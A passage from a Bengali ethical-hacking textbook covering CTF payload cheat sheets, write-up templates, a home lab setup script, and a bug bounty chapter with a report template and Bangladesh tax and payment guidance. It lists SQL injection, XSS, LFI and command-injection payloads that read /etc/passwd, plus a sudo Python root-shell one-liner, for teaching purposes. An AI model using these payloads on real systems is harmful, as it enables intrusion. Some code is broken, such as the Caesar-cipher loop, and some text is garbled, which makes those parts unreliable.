' UNION SELECT 1,2,3 --

# এসকিউএলম্যাপ অটোমেশন (যখন জানো প্যারামিটার)
sqlmap -u "http://<টার্গেট>/page.php?id=1" --batch --dbs

# XSS টেস্টিং
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
<svg onload=alert('XSS')>

# LFI টেস্টিং
?page=../../../../etc/passwd
?file=php://filter/convert.base64-encode/resource=index.php

# Command Injection
; ls -la
| whoami
`id`
$(cat /etc/passwd)
```

Steganography টেকনিক

```
# ফাইল টাইপ চেক
file mysterious_file

# স্ট্রিংস – হিডেন টেক্সট খোঁজা
strings mysterious_file | grep -i "flag\|password\|secret"

# বিটওয়াইজ ডেটা এক্সট্র্যাক্ট
steghide extract -sf image.jpg
# পাসওয়ার্ড চাইলে

# জেডএসটিইজি – কোন পাসওয়ার্ড না থাকলে
zsteg image.png

# বিনওয়াক
binwalk -e file.bin

# এক্সটুলস – মেটাডাটা
exiftool image.jpg

# ফরেনসিক্স – ফাইল সাইনেচার চেক
xxd image.jpg | head
# JPG: FF D8 FF
# PNG: 89 50 4E 47
# GIF: 47 49 46 38
# PDF: 25 50 44 46
```

Cryptography হ্যান্ডলিং

```
# বেস৬৪ ডিকোড
echo "RkxBR3t0aGlzX2lzM2ZsYWd9" | base64 -d

# হেক্স ডিকোড
echo "464c41477b" | xxd -r -p

# আরওটি১৩
echo "SYNT{ebg13_qrpqqr}" | rot13

# সিঙ্গার সাইফার – অল পসিবিলিটিজ চেক
for i in {1..25}; do
    echo "$i: $(echo "FLAG{...}" | tr "${echo {a..z}} | tr -d ' '" "${echo {a..z}} | tr -d ' ' | sed "s/^\.${i}\$//")"
done

# হ্যাশ আইডেন্টিফাই
hash-identifier
# অথবা
echo "5d41402abc4b2a76b9719d911017c592" | hashid

# ফ্রিকোয়েন্সি এনালাইসিস
python3 -c "
from collections import Counter
text = '...'
print(Counter(text))
"
```

৪৫.৪ Write-up লেখার নিয়ম

CTF সলভ করার পর রাইট-আপ লেখা খুব গুরুত্বপূর্ণ। এটা তোমার পোর্টফোলিওকে শক্তিশালী করবে।

রাইট-আপ স্ট্রাকচার

```
# মেশিন/চ্যালেঞ্জ নাম – CTF রাইট-আপ

## বেসিক ইনফো
- **প্ল্যাটফর্ম:** HackTheBox / TryHackMe / VulnHub
- **মেশিন/চ্যালেঞ্জ:** [নাম]
- **লেভেল:** ইজি / মিডিয়াম / হার্ড
- **ওএস:** লিনাক্স / উইন্ডোজ
- **তারিখ:** [তারিখ]

## রিকন

### nmap
\\`\\`\\`
nmap -sC -sV -A -T4 -p- <আইপি>
\\`\\`\\`

আউটপুট:
\\`\\`\\`
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9
80/tcp    open  http     Apache httpd 2.4.38
\\`\\`\\`

## এনুমারেশন

পোর্ট ৮০ তে ওয়েব সার্ভার আছে। ওয়েবসাইট চেক করে দেখলাম...

## এক্সপ্লয়েটেশন

এসকিউএল ইনজেকশন দিয়ে ডাটাবেস থেকে ইউজারনেম/পাসওয়ার্ড বের করলাম...

## প্রিভিলেজ এসকেলেশন

\\`\\`\\`bash
sudo -l
# দেখলাম /usr/bin/python3 কমান্ড sudo দিয়ে চালানো যায়
sudo python3 -c 'import os; os.system("/bin/bash")'
\\`\\`\\`

## ফ্ল্যাগ
- **User.txt:** FLAG{...}
- **Root.txt:** FLAG{...}

## শেখার পয়েন্ট
১. হ্যাশ ক্র্যাকিং
২. লিনাক্স প্রিভিলেজ এসকেলেশন
৩. ওয়েব ডিরেক্টরি এনুমারেশন

## টুলস ব্যবহার করেছি
- nmap
- gobuster
- sqlmap
- john
```

ভালো রাইট-আপ লেখার টিপস

টিপস	কী করবে
স্ক্রিনশট নিও	প্রতিটা স্টেপের স্ক্রিনশট রাখো
কোড ব্লক	কমান্ডগুলো কোড ব্লকে দাও
ব্যাখ্যা	কেন এই কমান্ড দিলে, তার ব্যাখ্যা দাও
অল্টারনেটিভ সলিউশন	যদি অন্য উপায় থাকে, সেটাও দেখাও
রেফারেন্স	যে আর্টিকেল/ডক দেখেছো, সেটার লিংক দাও

৪৫.৫ Home Lab Setup Guide (Complete)


ভার্চুয়ালাইজেশন সেটআপ

```
# প্রয়োজনীয় সফটওয়্যার
# ১. ভার্চুয়ালবক্স (free) – virtualbox.org
# ২. ভিএমওয়্যার ওয়ার্কস্টেশন প্লেয়ার (free) – vmware.com
# ৩. ভ্যাগ্রান্ট (optional) – vagrantup.com

# ডাউনলোড লিংকসমূহ
# ভার্চুয়ালবক্স: https://www.virtualbox.org/wiki/Downloads
# কালি লিনাক্স: https://www.kali.org/get-kali/#kali-virtual
# মেটাট্রান্সপারেন্ট: https://sourceforge.net/projects/metasploitable/
# উইন্ডোজ ভিএম: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
```

ল্যাব আর্কিটেকচার

তোমার হোম ল্যাব:



কমপ্লিট সেটআপ স্ক্রিপ্ট

```
#!/bin/bash
# =====
# হোম ল্যাব সেটআপ স্ক্রিপ্ট - লিনাক্স হোস্টের জন্য
# অটোমেটিক্যালি সবকিছু সেট করে দেবে
# =====

echo " "
echo " "
echo " "

# ভিপিএন ল্যাব সেটআপ (লিনাক্স)
setup_vpn_lab() {
    echo "[*] ভিপিএন সার্ভার সেটআপ করছি..."

    # OpenVPN ইনস্টল
    apt update && apt install -y openvpn easy-rsa

    # PKI সেটআপ
    make-cadir /etc/openvpn/easy-rsa
    cd /etc/openvpn/easy-rsa
    ./easyrsa init-pki
    ./easyrsa build-ca nopass
    ./easyrsa gen-req server nopass
    ./easyrsa sign-req server server
    ./easyrsa gen-dh
    openvpn --genkey --secret ta.key

    echo "[✓] ভিপিএন বেসিক সেটআপ কমপ্লিট"
}

# ডকার কন্টেইনার ল্যাব
setup_docker_lab() {
    echo "[*] ডকার ভুলনেবল কন্টেইনার সেটআপ..."

    # ডকার ইনস্টল
    apt install -y docker.io docker-compose

    # DVWA সেটআপ
    docker run -d -p 8080:80 --name dvwa vulnerables/web-dvwa
    echo "[✓] DVWA চলছে: http://localhost:8080"

    # bWAPP সেটআপ
    docker run -d -p 8081:80 --name bwapp raesene/bwapp
    echo "[✓] bWAPP চলছে: http://localhost:8081"

    # Juice Shop (ওয়ান অফ দ্য বেস্ট)
    docker run -d -p 3000:3000 --name juice-shop bkimminich/juice-shop
    echo "[✓] Juice Shop চলছে: http://localhost:3000"
}

# অ্যাটাকার মেশিন সেটআপ
setup_attacker_machine() {
    echo "[*] অ্যাটাকার টুলস ইনস্টল করছি..."

    # প্রয়োজনীয় প্যাকেজ
    apt install -y nmap nikto gobuster dirb hydra john hashcat sqlmap burpsuite

    # পাইথন টুলস
    pip install shodan requests beautifulsoup4 colorama

    # গিট টুলস
    git clone https://github.com/danielmiessler/SecLists /opt/SecLists
    git clone https://github.com/trustedsec/social-engineer-toolkit /opt/set

    echo "[✓] অ্যাটাকার টুলস রেডি!"
}

# আইএসও ডাউনলোড এবং কনফিগার
setup_target_machines() {
    echo "[*] টার্গেট মেশিন কনফিগার করছি..."
    echo "[!] ডাউনলোড করো:"
}
```

```

echo "    → Metasploitable 2: https://sourceforge.net/projects/metasploitable/"
echo "    → OWASP Broken Web Apps: https://owasp.org/www-project-broken-web-applications/"
echo "    → VulnHub: https://www.vulnhub.com/"
}

# নেটওয়ার্ক ইন্টারফেস সেটআপ
setup_network() {
    echo "[*] ল্যাব নেটওয়ার্ক সেটআপ..."

    # ব্রিজ ইন্টারফেস (যদি ভার্সুয়ালবক্স)
    VBoxManage hostonlyif create
    VBoxManage hostonlyif ipconfig vboxnet0 --ip 192.168.56.1 --netmask 255.255.255.0

    echo "[✓] হোস্ট-অনলি নেটওয়ার্ক তৈরি হয়েছে: 192.168.56.0/24"
    echo "    অ্যাটাকার: 192.168.56.10"
    echo "    টার্গেট: 192.168.56.20"
}

# ইন্টারেক্টিভ মেনু
echo ""
echo "কী সেটআপ করতে চাও?"
echo "1) ভিপিএন ল্যাব"
echo "2) ডকার কন্টেইনার ল্যাব"
echo "3) অ্যাটাকার টুলস"
echo "4) সম্পূর্ণ ল্যাব (সবকিছু)"
read -p "পছন্দ: " choice

case $choice in
    1) setup_vpn_lab ;;
    2) setup_docker_lab ;;
    3) setup_attacker_machine ;;
    4)
        setup_network
        setup_vpn_lab
        setup_docker_lab
        setup_attacker_machine
        setup_target_machines
        echo "[✓] সম্পূর্ণ ল্যাব প্রস্তুত!"
        ;;
    *) echo "ভুল পছন্দ!" ;;
esac

```

ল্যাব চেকলিস্ট

প্রথমবার ল্যাব সেটআপের পর এই চেকলিস্ট ফলো করো:

- ☐ কালি লিনাক্স ইনস্টল এবং আপডেটেড
- ☐ nmap, gobuster, sqlmap, hydra, john ইনস্টল
- ☐ SecLists ওয়ার্ডলিস্ট ডাউনলোড
- ☐ কমপক্ষে ১টি ভুলনেবল ভিএম (Metasploitable/DVWA)
- ☐ নেটওয়ার্ক কানেক্টিভিটি টেস্ট (পিং চেক)
- ☐ ভিপিএন/হোস্ট-অনলি নেটওয়ার্ক ওয়ার্কিং
- ☐ স্ক্রিপশন নেওয়া (বেসলাইন)

৪৫.৬ ল্যাব এক্সারসাইজ

টাস্ক	বিবরণ	প্ল্যাটফর্ম
1	TryHackMe-তে "Complete Beginner" পাথ শেষ করো	TryHackMe
2	VulnHub থেকে Kioptrix Level 1 সলভ করো	VulnHub
3	HTB-তে Starting Point মেশিনগুলো সলভ করো	HackTheBox
4	নিজের হোম ল্যাবে DVWA সেটআপ করো	Docker

টাস্ক	বিবরণ	প্ল্যাটফর্ম
5	DVWA-তে SQL Injection ল্যাব প্র্যাকটিস করো	Local
6	CTF চ্যালেঞ্জের একটা রাইট-আপ লেখো	Medium/Twitter
7	কমপক্ষে ৩টা CTF প্ল্যাটফর্মে একাউন্ট খোলো	সবগুলো
8	সপ্তাহে ১টা মেশিন সলভ করার লক্ষ্য নাও	সবগুলো

৪৫.৭ মনে রাখো

বিষয়	কী মনে রাখবে
HTB	ইনভাইটেশন কোড সলভ করে শুরু করো
TryHackMe	বিগিনারদের জন্য বেস্ট — লার্নিং পাথ ফলো করো
VulnHub	অফলাইন ভিএম — ভিপিএন লাগে না
রিকন → এনুম → এক্সপ্লয়েট → পোস্ট	CTF মেথডোলজি — সবসময় ফলো করো
রাইট-আপ	Medium এ পাবলিশ করো — পোর্টফোলিওর জন্য
হোম ল্যাব	ভিপিএন + ডকার + ভুলনেবল ভিএম + কালি
ন্যাপশট	ল্যাব ভাঙলে রিস্টোর করা যাবে
Consistent	প্রতিদিন ১ ঘণ্টা — ৬ মাসে মাস্টার

ভাই-বন্ধুর টিপস: CTF-এ আটকে গেলে হাল ছাড়ো না। Google, IppSec এর ইউটিউব ভিডিও, এবং CTF রাইট-আপ পড়ো। ১ ঘণ্টা আটকে থাকলে হিন্ট দেখো — এতে দোষের কিছু নেই। আর হ্যাঁ, হোম ল্যাবে যা ইচ্ছা তাই করতে পারো — সেটাই সবচেয়ে বড় সুবিধা!

অধ্যায় 46: bug bounty

অধ্যায় ৪৬: Bug Bounty

ভাই-বন্ধুর মতো বলছি: বাগ বাউন্টি মানে হলো টাকার জন্য বাগ খোঁজা! তুমি কোম্পানির সিস্টেমে দুর্বলতা খুঁজে বের করবে আর তার জন্য পাবে রিওয়ার্ড। বাংলাদেশ থেকে বসে তুমি বিদেশি কোম্পানির সিস্টেম হ্যাক করে ডলার আয় করতে পারো। কিন্তু শুনো — সবসময় ইনস্কেপে কাজ করবে, আউট অফ স্কোপ কখনোই না!

৪৬.১ সহজ কথায় Bug Bounty

Bug Bounty প্রোগ্রাম হলো যেখানে কোম্পানিগুলো তাদের সিস্টেমে বাগ খুঁজে পেতে হ্যাকারদের আমন্ত্রণ জানায় আর রিওয়ার্ড দেয়। এটা হলো **লিগ্যাল হ্যাকিং**।

Bug Bounty Ecosystem

হ্যাকার → বাগ খোঁজে → রিপোর্ট করে → কোম্পানি ভেরিফাই করে → রিওয়ার্ড দেয়
↓
প্ল্যাটফর্ম (HackerOne, Bugcrowd)
↓
ট্রায়েজ টিম (ভেরিফিকেশন)

টাইপস অফ বাগ বাউন্টি প্রোগ্রাম

টাইপ	বর্ণনা	উদাহরণ
পাবলিক	সবাই জয়েন করতে পারে	HackerOne, Bugcrowd
প্রাইভেট	শুধুমাত্র ইনভাইটেড হ্যাকার	By invitation
VDP	শুধুমাত্র ভলান্টিরি, কোন টাকা নেই	যেকোনো

৪৬.২ HackerOne, Bugcrowd — কীভাবে শুরু করবে

HackerOne

ওয়েবসাইট: <https://www.hackerone.com>
বাংলাদেশ থেকে? হ্যাঁ, সাপোর্ট করে
পেমেন্ট: পেপ্যাল, ব্যাংক ট্রান্সফার, ক্রিপ্টো

স্টার্ট আপ স্টেপ বাই স্টেপ:

```
# স্টেপ ১: একাউন্ট তৈরি
# 1. hackerone.com এ গিয়ে সাইন আপ করো
# 2. প্রোফাইল পূর্ণ করো (হ্যাকার ট্যাগ সিলেক্ট করো)
# 3. ২-ফ্যাক্টর অথ এনাবেল করো

# স্টেপ ২: স্কিল ডেমোনস্ট্রেট
# H1-এ কিছু প্রোগ্রামে জয়ন করতে "Signal" দরকার
# Signal = আপনার রেপুটেশন
#
# Signal বাড়ানোর উপায়:
#   ✓ ভালো রিপোর্ট সাবমিট → Signal বাড়ে
#   ✗ ডুপ্লিকেট/ইনভ্যালিড রিপোর্ট → Signal কমে
#   ✓ ট্রিয়েজ টিমের সাথে ভালো কমিউনিকেশন
#
# যেভাবে Signal ছাড়া প্রোগ্রামে জয়ন করা যায়:
# 1. HackerOne যে প্রোগ্রামগুলোতে কোন Signal লাগে না – সেগুলো খোঁজো
# 2. প্রাইভেট প্রোগ্রামের ইনভাইট পাওয়ার চেষ্টা করো
# 3. "First to bug" হওয়ার চেষ্টা করো (নতুন প্রোগ্রাম)

# স্টেপ ৩: বেসিক টুলস
# burpsuite – ওয়েব টেস্টিং
# nmap – রিকন
# ffuf – ফাজিং
# subfinder – সাবডোমেইন খোঁজা

# স্টেপ ৪: প্রোগ্রাম সিলেক্ট
echo "বিগিনার ফ্রেন্ডলি HackerOne প্রোগ্রাম:"
echo " 1. Starbucks – VDP"
echo " 2. Yahoo! – VDP"
echo " 3. Uber – পাবলিক"
echo " 4. GitLab – পাবলিক, ভালো ডকুমেন্টেশন"
echo " 5. WordPress – পাবলিক"
echo " 6. LocalTapiola – ফিনল্যান্ড, বিগিনার ফ্রেন্ডলি"
```

Bugcrowd

ওয়েবসাইট: <https://www.bugcrowd.com>
 বাংলাদেশ থেকে? হ্যাঁ
 পেমেন্ট: পেপ্যাল
 বিশেষত্ব: VRT (Vulnerability Rating Taxonomy) খুব ভালো

```
# স্টেপ ১: একাউন্ট তৈরি
# bugcrowd.com এ সাইন আপ
#
# স্টেপ ২: র‍্যাংক
# Bugcrowd-এ র‍্যাংক আছে:
#   - Unranked (শুরু)
#   - Priority 1-5
#   - Elite
#
# যেভাবে র‍্যাংক বাড়বে:
#   → ভ্যালিড বাগ রিপোর্ট করলে
#   → ভালো মানের রিপোর্ট করলে
#   → ক্রিটিক্যাল বাগ পেলেই লেভেল আপ হবে
#
# স্টেপ ৩: প্রোগ্রাম
# Bugcrowd-এ "Crowdsourcing" প্রোগ্রাম দিয়ে শুরু করো
# এগুলোতে সাইনআপ করতে কোন রিকোয়ারমেন্ট নেই

echo "বিগিনার ফ্রেন্ডলি Bugcrowd প্রোগ্রাম:"
echo " 1. Tesla – VDP"
echo " 2. Grammarly – পাবলিক"
echo " 3. Atlassian – প্রাইভেট (পাওয়ার জন্য অপেক্ষা)"
```

৪৬.৩ Scope বোঝা

Scope হলো সেই জিনিস যা তুমি টেস্ট করতে পারবে আর পাবে রিওয়ার্ড। ইনস্কোপ (In-scope) এ বাগ পেলে পেমেন্ট, আউট অফ স্কোপ (Out-of-scope) এ বাগ পেলে কিছুই পাবে না — বরং তোমাকে আইনি ঝামেলায় পড়তে হবে!

```
# =====
# স্কোপ এনালাইসিস টুল
# =====

#!/bin/bash

# HackerOne প্রোগ্রামের স্কোপ চেক করার জন্য
analyze_scope() {
    local program_url=$1

    echo "[*] প্রোগ্রাম এনালাইজ করছি: $program_url"
    echo ""
    echo "=== ইনস্কোপ চেকলিস্ট ==="
    echo "□ *.example.com"
    echo "□ api.example.com"
    echo "□ mobile app (iOS/Android)"
    echo "□ destkop application"
    echo ""
    echo "=== আউট অফ স্কোপ চেকলিস্ট ==="
    echo "□ তৃতীয় পক্ষের সার্ভিস"
    echo "□ ডোস/ডিডোস অ্যাটাক"
    echo "□ সোশ্যাল ইঞ্জিনিয়ারিং"
    echo "□ ফিজিক্যাল অ্যাক্সেস"
    echo "□ রেস কন্ডিশন (কিছু প্রোগ্রাম)"
    echo "□ রোট লিমিটিং বাইপাস (কিছু প্রোগ্রাম)"
    echo ""
    echo "=== এলিজিবিলিটি ==="
    echo "□ ন্যাশনালিটি রেস্ট্রিকশন?"
    echo "□ মিনিমাম এইজ?"
    echo "□ এনডিএ সাইন করতে হবে?"
}

# ইউসেজ
# analyze_scope "https://hackerone.com/example"

# আরেকটা গুরুত্বপূর্ণ জিনিস:
echo ""
echo "=== বাউন্ডি রেঞ্জ চেক ==="
echo "ক্রিটিক্যাল: $500 - $5000"
echo "হাই: $200 - $2000"
echo "মিডিয়াম: $100 - $500"
echo "লো: $50 - $200"
echo "নোট: টাকার অংক প্রোগ্রাম ভেদে ভিন্ন হয়"
```

Scope বুঝার টিপস

● STOP! রিপোর্ট করার আগে ৩ বার চেক করো:

1. এই ডোমেইন/সাবডোমেইন কি ইনস্কোপ?
2. এই টেস্টিং মেথড কি অনুমোদিত?
3. কোন PII (ব্যক্তিগত তথ্য) এক্সপোজ করছো কি না?

Scope বুঝার শর্টকাট:

- HackerOne প্রোগ্রাম পেজে "Policy" ট্যাব
- Bugcrowd প্রোগ্রাম পেজে "Scope" ট্যাব
- Burp Suite এ scope সেট করে নাও – আউট অফ স্কোপ অটো ইগ্নোর করো

৪৬.৪ Report লেখা — Professional Format

```
# 리포트 템플릿 – 프েশ셔널 ফরম্যাট

## Summary
[এক লাইনে সমস্যা কী – বুঝতে পারার মতো করে]

## Affected Endpoint
```

<https://target.com/api/v1/user?id=1337>

```
## Vulnerability Type
- [ ] SQL Injection
- [ ] XSS
- [ ] IDOR
- [ ] RCE
- [ ] SSRF
- [ ] Authentication Bypass
- [ ] Information Disclosure
- [ ] Other: _____

## Severity
- [ ] Critical
- [ ] High
- [ ] Medium
- [ ] Low

## Steps to Reproduce (সবচেয়ে গুরুত্বপূর্ণ)

### Step 1: সেটআপ
```

1. Burp Suite ওপেন করো
2. প্রক্সি কনফিগার করো (127.0.0.1:8080)
3. এই রিকোয়েস্ট ইন্টারসেপ্ট করো

```
### Step 2: রিকোয়েস্ট
```http
GET /api/v1/user?id=1337 HTTP/1.1
Host: target.com
Authorization: Bearer [token]

[পূর্ণ রিকোয়েস্ট দেখাও]
```

### Step 3: রেসপন্স

```
{
 "id": 1337,
 "name": "admin",
 "email": "admin@target.com",
 "role": "super_admin",
 "phone": "+8801XXXXXXX"
}
```

### Step 4: ইমপ্যাক্ট

এই ভুলুনারাবিলিটি দিয়ে অ্যাটাকার অন্য ইউজারের সব ডেটা দেখতে পারবে। শুধু id প্যারামিটার চেঞ্জ করলেই অন্য ইউজারের ইনফো চলে আসছে।

### Impact

- **Confidentiality:** হাই — সেনসিটিভ ডেটা এক্সপোজড

- **Integrity:** লো — ডেটা মডিফাই করা যায় না
- **Availability:** নাই — সার্ভিস ডাউন হয় না

## Attack Scenario

1. অ্যাটাকার signup করে ভ্যালিড টোকেন নেয়
2. `/api/v1/user?id=2` → অন্য ইউজারের ডেটা পায়
3. `id=1` দিয়ে অ্যাডমিন ডেটা পায়
4. সমস্ত ইউজারের ডেটা এক্সফিলট্রেন্ট করতে পারে

## Remediation Recommendation

```
// IDOR প্রিভেনশন – ইউজার আইডি ভেরিফাই করো
function getUserData($requestedId) {
 $currentUserId = $_SESSION['user_id'];

 // চেক করো যে রিকোয়েস্ট করা আইডি কারেন্ট ইউজারের কিনা
 if ($requestedId !== $currentUserId && !isAdmin()) {
 return "Unauthorized";
 }

 // নরমাল কোড চালাও
 $query = "SELECT * FROM users WHERE id = ?";
 // ...
}
```

## Supporting Materials

- স্ক্রিনশট: [attachment]
- পিওসি ভিডিও: [optional]
- নেটওয়ার্ক রিকোয়েস্ট লগ: [optional]

## CVE Reference

- [CVE-XXXX-XXXX](#)

## Disclosure Timeline

- **Discovered:** 2026-01-15
- **Reported:** 2026-01-15
- **Triaged:** 2026-01-17
- **Confirmed:** 2026-01-18
- **Bounty Paid:** 2026-01-25
- **Public Disclosure:** 2026-02-25 (90 days after)

---

## Test credentials

```
User: test_account
Pass: test_password_123
```

---

## টেমপ্লেট ইউসেজ নিয়ম

- [ ] দিয়ে চেক করো কোন টাইপের ভুলনেবিলাটি
- স্ক্রিনশট সংযুক্ত করা ভুলবে না
- রিপ্রোডিউস স্টেপ যেন একটি কিস্তারগাটেনারও করতে পারে
- ফেক ডেটা ব্যবহার করো (PII না)
- ইমপ্যাক্ট সেকশনে জোর দাও

### খারাপ রিপোর্ট vs ভালো রিপোর্ট

খারাপ রিপোর্ট: "হাই, আপনার সাইটে XSS আছে। প্লিজ ফিক্স করুন।"

ভালো রিপোর্ট: "XSS Vulnerability in user profile name field at <https://example.com/profile> - We found that the 'name' parameter in POST /profile/update is not sanitized - Use the payload:

---

## ৪৬.৫ Bangladesh থেকে Bug Bounty – Tax, Payment

### পেমেন্ট মেথড

মেথড	বাংলাদেশে কাজ করে?	ফি	সময়
PayPal	✅ হ্যাঁ	~৪.৪% + ফিক্সড ফি	২-৩ দিন
Bank Transfer (SWIFT)	✅ হ্যাঁ	~\$২৫-৫০	৫-৭ দিন
Crypto (BTC/ETH)	✅ হ্যাঁ	নগণ্য	কয়েক মিনিট
Payoneer	⚠️ মাঝে মাঝে	~২%	২-৩ দিন
TransferWise (Wise)	✅ হ্যাঁ	ছোট ফি	২-৩ দিন

### বাংলাদেশে ট্যাক্স নিয়ম

```
```bash
# =====
# বাগ বাউন্টি আয় – বাংলাদেশে ট্যাক্স গাইড
# =====

echo "=== বাংলাদেশে ফ্রিল্যান্স/বাগ বাউন্টি আয়ের ট্যাক্স ==="

echo "
■ করদাতার ধরন: ব্যক্তি (Individual)
■ আয়ের ধরণ: ফ্রিল্যান্স / ফরেন ইনকাম
■ কর বছর: জুলাই - জুন

■ মুক্ত সীমা:
  - নারী/বৃদ্ধ/প্রতিবন্ধী: ৪,০০,০০০ টাকা পর্যন্ত করমুক্ত
  - পুরুষ: ৩,৫০,০০০ টাকা পর্যন্ত করমুক্ত

■ করের হার (২০২৫-২৬):
  - প্রথম ৪,০০,০০০ (নারী): ০%
  - পরবর্তী ৪,০০,০০০: ১০%
  - পরবর্তী ৫,০০,০০০: ১৫%
  - পরবর্তী ৫,০০,০০০: ২০%
  - বাকি সব: ২৫%

■ বিশেষ নিয়ম:
  - ফ্রিল্যান্স ইনকামের ওপর মূসক (VAT) নেই
  - রিটার্ন সাবমিট করা বাধ্যতামূলক (যদি আয় করমুক্ত সীমার বেশি হয়)
  - ওলাইন আয়ের জন্য e-TIN বাধ্যতামূলক
"

# ট্যাক্স ক্যালকুলেশন ফাংশন
calculate_tax_bd() {
    local income_tk=$1
    local is_female=${2:-false}

    echo "=== ট্যাক্স ক্যালকুলেশন (বাংলাদেশ) ==="
    echo "মোট আয়: ট$income_tk"

    # করমুক্ত সীমা
    if [ "$is_female" = true ]; then
        tax_free=400000
        echo "করদাতা: নারী"
    else
        tax_free=350000
        echo "করদাতা: পুরুষ"
    fi

    if [ "$income_tk" -le "$tax_free" ]; then
        echo "কোন কর প্রযোজ্য নয়"
        return
    fi

    taxable=$((income_tk - tax_free))
    echo "করের উপযোগী আয়: ট$taxable"
```



```

# স্লাম্ব অনুযায়ী ক্যালকুলেশন
tax=0
remaining=$taxable

# ৪,০০,০০০ পর্যন্ত ১০%
slab1=400000
if [ "$remaining" -le "$slab1" ]; then
    tax=$((remaining * 10 / 100))
else
    tax=$((slab1 * 10 / 100))
    remaining=$((remaining - slab1))

    # ৫,০০,০০০ পর্যন্ত ১৫%
    slab2=500000
    if [ "$remaining" -le "$slab2" ]; then
        tax=$((tax + remaining * 15 / 100))
    else
        tax=$((tax + slab2 * 15 / 100))
        remaining=$((remaining - slab2))

        # ৫,০০,০০০ পর্যন্ত ২০%
        slab3=500000
        if [ "$remaining" -le "$slab3" ]; then
            tax=$((tax + remaining * 20 / 100))
        else
            tax=$((tax + slab3 * 20 / 100))
            remaining=$((remaining - slab3))

            # বাকি ২৫%
            tax=$((tax + remaining * 25 / 100))
        fi
    fi
fi

echo "মোট কর: ট$tax"
echo "হাতে পাবেন: ট$((income_tk - tax))"
}

# উদাহরণ
calculate_tax_bd 1200000 false

echo ""
echo "=== ট্যাক্স সেভিং টিপস ==="
echo "• Zakat দিলে কর কর্তন হবে (Zakat = 2.5% of savings)"
echo "• ইনভেস্টমেন্টে কর ছাড় (সীমিত)"
echo "• সঠিক রেকর্ড রাখো – PayPal/Bank statement সংরক্ষণ করো"
echo "• একজন চার্টার্ড অ্যাকাউন্ট্যান্টের সাহায্য নাও"

```

পেমেন্ট গেটওয়ে সেটআপ

```

# পেপ্যাল একাউন্ট সেটআপ (বাংলাদেশ)
# ১. paypal.com এ সাইন আপ
# ২. ব্যাংক একাউন্ট লিংক করো
# ৩. ব্যাংক: Dutch Bangla, City, Standard Chartered ভালো কাজ করে
# ৪. সাধারণত ২-৩ ব্যবসায়িক দিনে টাকা আসে

# ব্যাংক ট্রান্সফার (SWIFT) সেটআপ
# ১. ব্যাংকে গিয়ে ফরেন কারেন্সি একাউন্ট খোলো
# ২. SWIFT কোড নাও (যেমন: DBBLBDDHXXX)
# ৩. IBAN বা একাউন্ট নম্বর
# ৪. ক্লিয়ারিং হতে ৫-৭ দিন লাগে

```

বাংলাদেশ থেকে Bug Bounty করার চ্যালেঞ্জ

❌ চ্যালেঞ্জ এবং সমাধান:

১. ইন্টারনেট কানেক্টিভিটি
→ সমস্যা: বিদেশি সার্ভারে ধীর গতি
→ সমাধান: VPS ব্যবহার করো (DigitalOcean/Linode \$5/মাস)
২. ডোমেইন রেজোলিউশন
→ সমস্যা: কিছু কোম্পানির সাইট বাংলাদেশে ব্লক
→ সমাধান: ডিএনএস চেঞ্জ করো, ভিপিএন ব্যবহার করো
৩. পেমেন্ট গেটওয়ে
→ সমস্যা: PayPal মাঝে মাঝে সীমাবদ্ধতা দেয়
→ সমাধান: ব্যাংক ট্রান্সফার বা ক্রিপ্টো ব্যবহার করো
৪. ট্যাক্স জটিলতা
→ সমস্যা: ফরেন ইনকামের নিয়ম বোঝা কঠিন
→ সমাধান: একজন একাউন্ট্যান্ট রাখো
৫. কম্পিটিশন
→ সমস্যা: অনেক হ্যাকার
→ সমাধান: নিশে (niche) খোঁজো – যেমন গ্রাফিকিউএল, এসএসআরএফ

৪৬.৬ ল্যাব এক্সারসাইজ

টাস্ক	বিবরণ	সময়
1	HackerOne এবং Bugcrowd-এ একাউন্ট খোলো	১ ঘণ্টা
2	HackerOne-এ কমপক্ষে ৩টি প্রোগ্রামের স্কোপ পড়ো	২ ঘণ্টা
3	একটি VDP প্রোগ্রামে বাগ খোঁজা শুরু করো	১ সপ্তাহ
4	বাগ ফাউন্ড না পেলেও — একটি রিপোর্ট টেমপ্লেট তৈরি করো	১ ঘণ্টা
5	নিজের ব্লগ সাইটে বাগ খোঁজো (হাতে খড়ি)	২ ঘণ্টা
6	PayPal একাউন্ট কনফিগার করো	১ ঘণ্টা
7	ক্রিপ্টো ওয়ালেট বানাও (রিজার্ভ ফান্ড)	১ ঘণ্টা
8	একটি সফল বাগ বাউন্টি রিপোর্ট পড়ো (যেমন HackerOne disclosed)	২ ঘণ্টা

৪৬.৭ মনে রাখো

বিষয়	কী মনে রাখবে
Scope	শুধুমাত্র ইনস্কোপ টেস্ট করো
Report	ডিটেইলস দিয়ে রিপোর্ট লেখো — স্ক্রিনশট, পিওসি, রিপ্ৰোডিউস স্টেপ
Communication	ট্রায়েজ টিমের সাথে প্রফেশনাল হও
Tools	Burp Suite Professional এ বিনিয়োগ করো
Niche	সব বিষয়ে না — ১-২ টিপিকে মাস্টার হও (RCE, IDOR, SSRF)
Bangladesh	PayPal, ব্যাংক ট্রান্সফার, ক্রিপ্টো — তিনটাই রেডি রাখো
Tax	নিয়ম মেনে ট্যাক্স দাও — আইনি জটিলতা এড়াও
терпение	প্রথম বাগ পেতে ৩-৬ মাস লাগতে পারে — терпение রাখো

ভাই-বন্ধুর টিপস: শুধু টাকার জন্য বাগ বাউন্টি করো না। শেখার জন্য করো। এক বছর ধরে নিয়মিত চেষ্টা করলে কেউ না কেউ সফল হবে। আর হ্যাঁ — প্রথম বাগ না পেয়ে হতাশ হয়ো না। আমিও ৬ মাস পর প্রথম বাগ পেয়েছিলাম।
терпение, терпение, терпение!

অধ্যায় 47: roadmap 2026

অধ্যায় 8৭: Ethical Hacker Roadmap 2026

